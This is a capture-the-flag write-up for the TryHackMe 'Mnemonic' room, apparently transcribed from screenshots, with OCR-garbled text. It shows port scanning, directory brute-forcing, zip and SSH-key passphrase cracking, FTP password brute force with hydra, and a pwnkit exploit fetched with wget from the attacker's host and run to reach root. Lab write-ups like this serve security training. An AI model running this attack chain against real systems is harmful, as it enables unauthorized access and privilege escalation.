Mnemonic

Open 10.10.146.28:21

Mnemonic

https://tryhackme.com/room/mnemonic

rustscan -a 10.10.146.28 -- -sC -sV -A | tee scan.txt

```
Open 10.10.146.28:80
Open 10.10.146.28:1337
PORT
         STATE SERVICE REASON VERSION
         open ftp/
21/tcp
                       syn-ack vsftpd 3.0.3
80/tcp
                       syn-ack Apache httpd 2.4.29 ((Ubuntu))
         open http://
| http-methods:
    Supported Methods: GET POST OPTIONS HEAD
  http-title: Site doesn't have a title (text/html).
http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 1 disallowed entry
/webmasters/*
                       syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu:
1337/tcp open /ssh/hosi
  ssh-hostkey:
    2048 e042c0a57d426f0022f8c754aa35b9dc (RSA)
  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC+cUIYV9ABbcQFihgqbuJQcxu2FBvx0gwPk
lGHm3m5zWF/k5yIh+8×7T7tfYNsoJdjUqQvB7IrcKidYxg/hPDWoZ/C+KMXij1n3YXVoDhQwwR60
3201
    256 23eba99b45269ca213abc1ce072b98e0 (ECDSA)
  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB
```

1337 -ssh)

To find secret file I must use gobuster many times)

256 358fcbe20d112c0b63f2bca034f3dc49 (ED25519)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

```
[gobuster dir -u 10.10.146.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20]
```

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIiax5oqQ7hT7Cg00CC7FlvGf3By7QkUDcECjj

```
(kali⊗kali)-[~/THM/mnemonic
  $ gobuster dir -u 10.10.146.28 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://10.10.146.28
[+] Url:
                               GET
    Method:
    Threads:
                               20
                               /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
    Wordlist:
    Negative Status codes:
    User Agent:
                               gobuster/3.6
    Extensions:
                               txt,php
    Timeout:
                               10s
Starting gobuster in directory enumeration mode
                       (Status: 301) [Size: 317]
/robots.txt
                                       [Size: 48]
                                                               I
Progress: 185178 / 661683 (27.99%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 185281 / 661683 (28.00%)
Finished
```

gobuster dir -u 10.10.146.28/webmasters -w /usr/share/wordlists/dirbuster/directory-

list-2.3-medium.txt -x txt,php -t 20

```
-(kali⊗kali)-[~/THM/mnemonic]
💲 gobuster dir -u 10.10.146.28/webmasters -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php -t 20
obuster v3.6
 OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                            http://10.10.146.28/webmasters
  Url:
  Method:
                            GET
  Threads:
                            20
                            /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  Wordlist:
  Negative Status codes:
                            404
  User Agent:
                            gobuster/3.6
  Extensions:
                             txt,php
  Timeout:
                            10s
tarting gobuster in directory enumeration mode
                     (Status: 301) [Size: 323]
admin
                                   [Size:
backups
```

gobuster dir -u 10.10.146.28/webmasters/backups -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,zip -t 20

```
—(kali⊛kali)-[~/THM/mnemonic]
-$ gobuster dir -u 10.10.146.28/webmasters/backups -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,zip -t 20
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                    http://10.10.146.28/webmasters/backups
    Url:
    Method:
    Threads:
                                    20
                                    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
    Wordlist:
    Negative Status codes:
                                    404
    User Agent:
Extensions:
Timeout:
                                    gobuster/3.6
                                    zip,txt,php
                                    10s
 starting gobuster in directory enumeration mode
/backups.zip
                                            [Size: 409]
 Progress: 65533 / 882244 (7.43%)^C
'!l Keyboard interrupt detected, terminating.
[!] Keyboard interrupt detected,
Progress: 65608 / 882244 (7.44%)
Finished
```

zip is password protected

zip2john backups.zip > hash.txt

so craking

john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt

```
zip2john backups.zip > hash.txt
Created directory: /home/kali/.john
er 1.0 backups.zip/backups/ is not encrypted, or stored with non-handled compression type
er 2.0 efh 5455 efh 7875 backups.zip/backups/note.txt PKZIP Encr: TS_chk, cmplen=67, decmplen=60, cro
 -(kali⊛kali)-[~/THM/mnemonic]
 -$ ls
ackups.zip hash.txt scan.txt
 -(kali⊛kali)-[~/THM/mnemonic]
-$ cat hash.txt
ackups.zip/backups/note.txt:$pkzip$1*1*2*0*43*3c*aee718a8*42*4a*8*43*24e2*2918f93964f9ffa39d4a5fc0d5
0f63a28de19581bda79*$/pkzip$:backups/note.txt:backups.zip::backups.zip
 -(kali⊛kali)-[~/THM/mnemonic]
-$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Jsing default input encoding: UTF-8
oaded 1 password hash (PKZIP [32/64]).
/ill run 4 OpenMP threads
Press 'a' or Ctrl-C to abort, almost any other key for status
g 0:00:00:00 DONE (2023-09-05 07:04) 1.176g/s 16788Kp/s 16788Kc/s 16788KC/s 0066365..001905apekto
Jse the "--show" option to display all of the cracked passwords reliably
Session completed.
 -(kali⊛kali)-[~/THM/mnemonic]
–$ unzip backups.zip
Archive: backups.zip
  creating: backups/
backups.zip] backups/note.txt password:
 inflating: backups/note.txt
```

unzip backups.zip

```
$ cat note.txt

Ovilles

James new ftp username:
we have to work hard
```

hydra -l (redacted) -P /home/kali/Desktop/rockyou.txt ftp://10.10.146.28

ftp 10.10.146.28

Enumerate directories)

I found nto.txt and id_rsa

ssh2john id rsa > hash.txt

```
backups backups.zip hash.txt id_rsa not.txt scan.txt

(kali@kali)-[~/THM/mnemonic]

$ cat not.txt

change ftp user password

(kali@kali)-[~/THM/mnemonic]

$ [ kali@kali]-[~/THM/mnemonic]
```


john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt

```
-(kali⊗kali)-[~/THM/mnemonic]
 -$ ssh2john id_rsa > hash.txt
  —(kali⊛kali)-[~/THM/mnemonic]
__$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (id rsa)
1g 0:00:00:00 DONE (2023-09-05 07:21) 20.00g/s 558720p/s 558720c/s 558720C/s chooch..baller15
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
   (kali⊛ kali)-[~/THM/mnemonic]
```

I didn't find condor password yet but after reconnect to ssh with "T"

I am not kickd by IPS and I find user flag

```
ssh -i id_rsa -p 1337 -T james@10.10.146.28
```



here I find the pwnkit vulnerability

```
wget http://10.11.28.126:8000/pwnkit.py
 --2023-09-05 11:48:32-- http://10.11.28.126:8000/pwnkit.py
Connecting to 10.11.28.126:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3262 (3.2K) [text/x-python]
Saving to: 'pwnkit.py'
     0K ...
                                                               100% 356K=0.009s
2023-09-05 11:48:32 (356 KB/s) - 'pwnkit.py' saved [3262/3262]
ls
6450.txt
noteforjames.txt
pwnkit.py
chmod +x pwnkit.py
python3 pwnkit.py
id
uid=0(root) gid=1001(james) groups=1001(james)
```

to find root flag I use hint

```
uid=0(root) gid=1001(james) groups=1001(james)
cd /root
ls -la
total 44
drwx-
          - 6 root root 4096 Jul 15
                                      2020 .
drwxr-xr-x 24 root root 4096 Jul 13
                                      2020 ..
lrwxrwxrwx 1 root root
                           9 Jul 14
                                      2020 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9
                                      2018 .bashrc
       — 2 root root 4096 Jul 13
                                      2020 .cache
drwx-
drwx----
           3 root root 4096 Jul 13
                                      2020 .gnupg
drwxr-xr-x 3 root root 4096 Jul 13
-rw-r--r-- 1 root root 148 Aug 17
                                      2020 .local
                                      2015 .profile
           2 root root 4096 Jul 13
                                      2020 .ssh
drwx-
           1 root root
                            0 Jul 15
                                      2020 .viminfo
-rw-
            1 root root 165 Jul 14
                                      2020 .wget-hsts
-rw-r--r--
-rw-r--r-- 1 root root 135 Sep 5 11:49 f2.txt
                           36 Jul 13
                                      2020 root.txt
-rw-r--r-- 1 root root
cat root.txt
THM{congratulationsyoumadeithashme}
cat f2.txt
```